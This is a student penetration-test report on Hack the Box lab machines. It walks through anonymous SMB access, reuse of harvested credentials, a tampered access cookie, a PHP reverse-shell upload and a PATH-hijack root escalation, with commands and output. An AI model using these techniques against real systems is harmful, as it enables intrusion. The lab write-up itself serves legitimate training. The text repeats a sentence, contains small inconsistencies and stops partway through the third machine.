PENITRATION TEST FINAL REPORT

Hack the Box

Cole Baker

Table of Contents

Introduction

Scope

Between the dates of April 27, 2020 and May 8, 2020 a penetration test was conducted by Cole Baker on Hack the Box (HTB) Starting Point machines version 2.18.0. The Starting Point machines can be found at "https://www.hackthebox.eu/home/start". The scope of this penetration test is limited to the 5 free Starting Point machines, those machines are as titled as Archetype, Oopsie, Vaccine, Shield, and Pathfinder. These machines will be tested following the "walkthrough" provided by "HTB" and the video tutorials given by "Pete Hilton". Following these walk throughs will ensure there is no damage done to the system, as some machines require the commands to complete the challenges to be very specific otherwise the machine may malfunction.

The testing and exploitation of the "HTB" machines will be done using a Kali Linux 2019.4 virtual machines run through VMware Workstation Pro. We will use the OpenVPN provided by "HTB" to connect to the "US Starting Point 1" server, to our knowledge this is the server you must be connected to in order to access the Starting Point machines. We will judge success of correctly and successfully exploiting the Starting Point machines based on the "Own Status" column located on the Starting Point page. A successfully exploited machine will provide a Root and User flag, the "Own Status" column will signify if those flags have been collected and verification of completion can be found below in "Figure 1".

As stated above, we will be attempting to gain basic user access and than escalate those privileges to root level access for each machine, this will be done by exploiting vulnerabilities on the machines. Once the machine is exploited the results will be recorded in the "Technical Findings" section of this report document. If a machine can not be exploited due to any reason, those findings will also be recorded in the "Technical Findings" section.

This penetration test will be done using industry standard tools including but not limited to Metasploit Framework, Bloodhound, Nmap, Impackets, John the Ripper and Burp Suite. Please referrer to the "Tools" section of this document for further detail on the tools used.

Confidentiality

This document contains sensitive information that could aid in the exploit of the "HTB" Starting Point machines. Please handle this document with care and discretion when distributing or copying. This document is intended for the Nova Scotia Community Collage faculty assigned to the "ISEC3079 Penetration Testing" course for review.

Executive Summary

The following final penetration test report provided by Cole Baker is the results of conducting a penetration test on the Hack the box Starting Point machines. Over a 2 week period starting on April 27, 2020, Cole Baker performed multiple tests including attempting to exploit vulnerabilities to gain root or administrator access as well as basic user access to each system. The following sections of this document will detail the results and findings during the conducted penetration test. We have also provided a list of recommendations to mitigate any vulnerabilities found and prevent future exploitation of the Starting Point machines.

No actions were taken in a destructive manner, all actions taken were meant to identify vulnerabilities and points where the system may need to be fortified. However, to conduct these tests, Cole Baker had to act as a simulated attacker and exploit vulnerabilities to gain either basic user access or root/administrator access. No damage has been made to the machines in scope. A VPN was used to access the system from remote Linux penetration system to preform all of the attacks.

Cole Baker was successful in gain basic user access and root/administrator access of each machine as depicted below by the “Own Status” Column provided by Hack the Box.




Figure 1 – Screenshot of the Starting Point page with verification that each machine was successfully exploited to gain root/administrator and user access.

As Cole Baker was able to gain these levels of access on each machine, this signifies that all machines tested were vulnerable to some exploit that allowed for this level of access.

Those vulnerabilities will be detailed in the corresponding section for that machine.

Technical Findings

To detail the technical findings from each machine tested, this report has broken each machine up into its own section to provide a clear view of each machine.

Machine 1 - Archetype

System Information

System name: Archetype

IP: 10.10.10.27

Operating System Information: Windows Server 2019 Standard version 17763

Services and Ports

A Nmap scan was completed using "nmap -A -T4 10.10.10.27" to reveal the following port and service information about the host 10.10.10.27.

Port Number	Server Running on Port	Additional Information
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbiois-ssn
445/tcp	microsoft-ds	Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp	ms-sql-s	Microsoft SQL Server 2017 14.00.1000.00; RTM

Please referrer to Figure 1A and 2A in the "Additional Screenshots" section for the full Nmap results for 10.10.10.27.

Exploitation Summary

Based on our Nmap scan we determined that port 445 was open and running SMB services. *Anonymous access to this SMB system was possible using "smbclient".

```
root@kali:~# smbclient -N -L \\\\10.10.10.27\\

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

A share tilted "backups" was accessible by the anonymous user. Using "smbclient" again I was able to access a file named prod.dtsConfig containing the following information.

```
<DTSConfiguration>
  <DTSConfigurationHeading>
    <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="...”
GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
  </DTSConfigurationHeading>
  <Configuration ConfiguredType="Property"
Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
    <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial
Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
  </Configuration>
</DTSConfiguration>
```

As represented by the yellow highlighted text, I was able to obtain a password for user ARCHETYPE\sql_svc.

I was than able to use “Impackets” msslqclient.py tool to connect to the SQL server using the credentials just found.

This user that the credentials were found for was found to have sysadmin privileges which allowed me to use the xp_cmdshell to get a command shell on the system.

After gaining access to this shell I was able to find that an administer account with the password MEGACORP_4dm1n!! could be found in the PowerShell file history.

For the final exploit I was able to use “Impackets” psesec.py script to gain an administrator shell on the system.

Vulnerability Findings and Information

Based on the findings above, we can see that the system is vulnerable in ways that allowed for privilege escalation and administrator level of access. The following is a list of vulnerabilities found for this system.

1. The SMB system was vulnerable to anonymous users which are able access any open SMB shares on the system.
2. The vulnerability to use “impackets” scripts on this system exists. This means this system is susceptible to remote code execution. “Impackets” script exploits a vulnerability found in Windows Server that allows remote users to execute actions if the correct credentials are provided with no other verification.
3. Windows Server 2019 Standard 17763 microsoft-ds is vulnerable to “CVE-2019-1322” which is a local privilege elevation vulnerability. Using the Metasploit framework and the comahawk exploit, we gain a meterpreter shell on the system in the NT AUTHORITY\SYSTEM access level. This exploit can be used along side “CVE-2019-1405” which allows for a shell in the NT AUTHORITY\LOCAL SERVICE.

4. The Archetype system is also vulnerable to an exploit known as AppXSvc which can be found in Metasploit will allow for privilege escalation if basic user credentials are provided.

Additional Screenshots

```
root@kali:~# nmap -A -T4 10.10.10.27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-04 18:07 ADT
Nmap scan report for 10.10.10.27
Host is up (0.043s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2020-05-04T20:22:37
|_Not valid after:  2050-05-04T20:22:37
|_ssl-date: 2020-05-04T21:22:11+00:00; +14m17s from scanner time.
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

Figure 1A – Archetype Nmap results part 1

```
Host script results:
|_clock-skew: mean: 1h38m17s, deviation: 3h07m50s, median: 14m17s
| ms-sql-info:
|   10.10.10.27:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-05-04T14:22:02-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-05-04T21:22:04
|_  start_date: N/A

TRACEROUTE (using port 3306/tcp)
HOP RTT      ADDRESS
1   52.89 ms 10.10.14.1
2   43.27 ms 10.10.10.27

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Figure 2A – Archetype Nmap results part 2

Machine 2 - Oopsie

System Information

System Name: Oopsie

IP: 10.10.10.28

Operating System Information: Linux Ubuntu Server 16.05

Services and Ports

A Nmap scan was completed using "nmap -sS -A 10.10.10.28" to reveal the following port and service information about the host 10.10.10.28.

Port Number	Server Running on Port	Additional Information
22/tcp	ssh	OpenSSH 7.6p1 Ubuntu 4 Ubuntu0.3
80/tcp	http	Apache httpd 2.4.29

Please referrer to Figure 1B in the "Additional Screenshots" section for the full Nmap results for 10.10.10.28.

Exploitation Summary

After reviewing the Nmap scan, I was able to determine that there was a web interface present on this system being hosted by Apache. I navigate to 10.10.10.28 in the web browser and presented with a "MegaCorp Automotive" webpage.

I than used Burp Suite proxy on 127.0.0.1:8080 to intercept the connections between the web page and the browser. After reviewing the GET requests found by the proxy, the only one of value to our exploitation was the "/cdn-cgi/login". Then navigating to this page presents a login page for the "Repair Management System".

As many usernames and passwords are reused, I started trying any passwords and usernames found in the "Archetype" machine. I was successfully logged in with the combination of "admin" and "MEGACORP_4dm1n!!".


I was presented with admin level access to the "Repair Management System".

Navigating to the account page, I can see that the admin account has an "Access ID" of "35322", which becomes more relevant when reviewing the Burp Suite results below.

```
1  GET /cdn-cgi/login/admin.php?content=accounts&id=1 HTTP/1.1
2  Host: 10.10.10.28
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.10.28/cdn-cgi/login/admin.php
8  Connection: close
9  Cookie: user=34322; role=admin
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
```

Line 9 displays “user=34322” which tells me that any other users will also have an “Access ID”. This admin account also has an “id=1” in the URL. I than move to the uploads tab as it seems the best place to inject any exploitable scripts. I am presented with text saying a “superadmin” is required for this page.

With the information that there is another user and that it has an “id=” to something, I can use Burp Suites intruder function to brute force possible ids for other accounts. The results of this brute force attack depicted below.



We can see from above that with an “id=30” I am presented with the “super admin” “Access ID” of 86575.

Now using Burp Suite to intercept the basic admin account attempting to access the “uploads” page, I can change the “Access ID” for that account to the one of the “super admin” who can access the “uploads” page.

With the “uploads” page accessible, there does not appear to be any restrictions on the file type than can be uploaded so I uploaded a default Kali PHP reverse. The upload is successful.

Repair Management System

The file test.php has been uploaded.

To determine where the file was uploaded, I used a Python application called dirsearch to search for common directories on the system. I used the following command “python3 dirsearch.py -u http://10.10.10.28 -e php”. Dirsearch than returned a result for “/uploads” at an address of http://10.10.10.28/uploads/.

I am than able to curl that address to retrieve the reverse shell that was placed there. However, I am unclear of the reason, but I believe that the system rejected my IP or my connection to the system. I was presented with the following error.

```
root@kali:~/dirsearch# curl http://10.10.10.28/uploads/testfile.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 10.10.10.28 Port 80</address>
</body></html>
root@kali:~/dirsearch#
```

I believe the issue was my IP or VPN connection because after requesting a new VPN connection pack from the “Hack the Box” system I was successful in connecting to this system. Once the curl command was successful, I was landed in a folder called “www-data”.

I than navigate through the file system looking for other vulnerabilities to exploit and gain root access. As this is a web interface, normally all data for that is stored in “/var/www/html”. In this folder, I was able to find the login folder that contained the following database record which contained a user of “Robert” and his password.

```
www-data@oopsie:/$ cat /var/www/html/cdn-cgi/login/db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/$
```

Using “id” I can see that Robert is part of a group called bugtracker so I navigate the file system to find what this user has access to. I was able to find a binary called “bugtracker” in “/usr/bin/”.

After running this binary, I am presented with what appears to be a bug tracking system, I use a “Bug ID” of 1 to start and am presented with the following screenshot.

```
robert@oopsie:/$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
---------------

Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:
When loading library in firmware it seems to be crashed

What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.

What happened instead:
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING from menu does not stay enabled between connects.

robert@oopsie:/$
```

This screenshot is of a bug report that was filed to this bug tracking system. I continued through the IDs and found to more bug reports which can be found in the “Additional Screenshots” section as Figure 2B and 3B.

I can see that the system is using some sort of method to display these reports from somewhere so using the “strings” command on the location of this file. I can see from the results that it returns the cat binary which is used for displaying file contents and it is being run as root in this case.

I was able to create a fake version of cat and have the system run by adding the current working directory, I was able to have the bugtracker run this “fake” cat file as root and this fake cat file was actually a script to open a shell with its current privileges. Review the screenshot below to see the commands used to create this “fake” cat file.

```
robert@oopsie:/$ export PATH=/tmp:$PATH
robert@oopsie:/$ cd /tmp/
robert@oopsie:/tmp$ echo '/bin/sh' > cat
robert@oopsie:/tmp$ chmod +x cat
robert@oopsie:/tmp$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
---------------

# id
uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
#
```


As I now had root access I was able to obtain the flags required by “Hack the Box”. Inside the root folder I also found a Filezilla config file with ftpuser and a password.

Vulnerability Findings and Information

Based on the findings above, we can see that the system is vulnerable in ways that allowed for privilege escalation and administrator level of access. The following is a list of vulnerabilities found for this system.

1. As the last exploitation step showed, there was a misconfiguration with the cat binary. Where is was being accessed using a relative path where is should have been using an absolute path which means I would not have been able to create the “fake” cat file that I did. The system looked for the cat file in the current working directory and used it.
2. Apache Version 2.4.29 has the following vulnerabilities that were not patched until the next version of Apache 2.4.32. These are the highest rated vulnerabilities, but others do exist for this version. “CVE-2018-1333”,” CVE-2018-1303” and “CVE-2017-15710” are all rated at 5 or above and all forms of DOS attacks that this version of Apache are vulnerable to. The highest rated vulnerability for 2.4.29 is “CVE-2019-0211” which is a Code Execution vulnerability that allows less privilege processes to run code and scripts with the privileges of another process such as root.
3. The version of OpenSSH 7.6P1 present on this system is vulnerable to “CVE-2018-15919” which allows remote attackers to detect to presence of user on a system. This could allow for reconnaissance when trying to find a user to target to gaining system access.

Additional Screenshots



```
root@kali:~# nmap -sS -A 10.10.10.28
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-04 18:14 ADT
Nmap scan report for 10.10.10.28
Host is up (0.044s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/4%OT=22%CT=1%CU=37456%PV=Y%DS=2%DC=T%G=Y%TM=5EB085C5
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O
OS:1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11N
OS:W7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R
OS:=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1   45.91 ms 10.10.14.1
2   46.04 ms 10.10.10.28

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.00 seconds
root@kali:~#
```

Figure 1B – Oopsie Nmap results

```
robert@oopsie:/$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 2
---------------

If you connect to a site filezilla will remember the host, the username and the password (optional). The same is true for the site manager. But if a port
 other than 21 is used the port is saved in .config/filezilla - but the information from this file isn't downloaded again afterwards.

ProblemType: Bug
DistroRelease: Ubuntu 16.10
Package: filezilla 3.15.0.2-1ubuntu1
Uname: Linux 4.5.0-040500rc7-generic x86_64
ApportVersion: 2.20.1-0ubuntu3
Architecture: amd64
CurrentDesktop: Unity
Date: Sat May 7 16:58:57 2016
EcryptfsInUse: Yes
SourcePackage: filezilla
UpgradeStatus: No upgrade log present (probably fresh install)
```

Figure 2B

```
------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 3
---------------

Hello,

When transferring files from an FTP server (TLS or not) to an SMB share, Filezilla keeps freezing which leads down to very much slower transfers ...

Looking at resources usage, the gvfs-smb process works hard (60% cpu usage on my I7)

I don't have such an issue or any slowdown when using other apps over the same SMB shares.

ProblemType: Bug
DistroRelease: Ubuntu 12.04
Package: filezilla 3.5.3-1ubuntu2
ProcVersionSignature: Ubuntu 3.2.0-25.40-generic 3.2.18
Uname: Linux 3.2.0-25-generic x86_64
NonfreeKernelModules: nvidia
ApportVersion: 2.0.1-0ubuntu8
Architecture: amd64
Date: Sun Jul 1 19:06:31 2012
EcryptfsInUse: Yes
InstallationMedia: Ubuntu 12.04 LTS "Precise Pangolin" - Alpha amd64 (20120316)
ProcEnviron:
 TERM=xterm
 PATH=(custom, user)
 LANG=fr_FR.UTF-8
 SHELL=/bin/bash
SourcePackage: filezilla
UpgradeStatus: No upgrade log present (probably fresh install)
---
ApportVersion: 2.13.3-0ubuntu1
Architecture: amd64
DistroRelease: Ubuntu 14.04
EcryptfsInUse: Yes
InstallationDate: Installed on 2013-02-23 (395 days ago)
InstallationMedia: Ubuntu 12.10 "Quantal Quetzal" - Release amd64 (20121017.5)
Package: gvfs
PackageArchitecture: amd64
ProcEnviron:
 LANGUAGE=fr_FR
 TERM=xterm
 PATH=(custom, no user)
 LANG=fr_FR.UTF-8
 SHELL=/bin/bash
ProcVersionSignature: Ubuntu 3.13.0-19.40-generic 3.13.6
Tags: trusty
Uname: Linux 3.13.0-19-generic x86_64
UpgradeStatus: Upgraded to trusty on 2014-03-25 (0 days ago)
UserGroups:
```

Figure 3B

Machine 3 - Vaccine

System Information

System Name: Vaccine

IP: 10.10.10.46

Operating System Information: Linux Ubuntu Server

Services and Ports

A Nmap scan was completed using "nmap -sC -sV 10.10.10.46" to reveal the following port and service information about the host 10.10.10.46.

Port Number	Server Running on Port	Additional Information
21/tcp	ftp	vsftpd 3.0.3
22/tcp	ssh	OpenSSH 8.0p1 Ubuntu 6build1
80/tcp	http	Apache httpd 2.4.41

Please referrer to Figure 1C in the "Additional Screenshots" section for the full Nmap results for 10.10.10.46.

Exploitation Summary

After running a Nmap scan, I can see that an ftp server is running which is instantly the first thing I attempt to access as I found unused ftp credentials for FileZilla, so I attempted to login with these credentials through ftp. I was successful as shown below.

```
root@kali:~# ftp 10.10.10.46
Connected to 10.10.10.46.
220 (vsFTPd 3.0.3)
Name (10.10.10.46:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

A file called "backup.zip" was found. I downloaded that file to my Kali system to access it as it was password protected. However, the password was easily brute forced using "John the Ripper". The password was determined to be "741852963" which is very unsecure.

After finding the password and unzipping the folder, I was presented with two files, index.php and styles.css. I continued to investigate those files and upon reading the index.php file. There were two hard coded variables, "admin" and a hash for that account's password as shown below.

```
root@kali:~# cat index.php
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
?>
<html lang="en" >
<head>
  <meta charset="UTF-8">
```

I was easily able to determine the password by giving “John the Ripper” the password hash. The password being another very unsecure password of “qwerty789”.

As there was also an Apache service port open on this system, I then attempted to use these credentials on the

As there was also an Apache service port open on this system, I then attempted to use these credentials on the page I was presented with at 10.10.10.46.

After successfully logging in, I was greeted with a “MegaCorp Car Catalogue”. There was no other point of further exploitation other than a search bar located in the top right hand corner.

I attempted to run “sqlmap” against the search function however, “sqlmap” could not complete this action for an unknown reason. This method would have given a command shell. Referrer to Figure 2C.

After a few attempts I was able to get “sqlmap” to perform the action was able use the provided shell to obtain credentials for a database user of postgres.

```
  }
  try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
  }
```

I was able to use SSH with the provided information to connect to the database system as depicted below.

```
root@kali:~# ssh postgres@10.10.10.46
The authenticity of host '10.10.10.46 (10.10.10.46)' can't be established.
ECDSA key fingerprint is SHA256:eVsQ4RXbKR9eOZaXSlMmyuKTDOQ39NAb4vD+GOegBvk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.46' (ECDSA) to the list of known hosts.
postgres@10.10.10.46's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-29-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 05 May 2020 11:07:34 PM UTC

  System load:  0.0                Processes:             335
  Usage of /:   32.0% of 19.56GB   Users logged in:       0
  Memory usage: 28%                IP address for ens160: 10.10.10.46
  Swap usage:   0%


47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Last login: Tue May  5 21:02:56 2020 from 10.10.14.211
postgres@vaccine:~$
```

Once in the database, I was able to navigate the system and use the password for the account to see if the user “postgres” had any sudo privileges which it did to a file called pg_hba.conf.

The contents of this file on its own could be a point of attack for a potential attacker as it pertains to the addressing system.

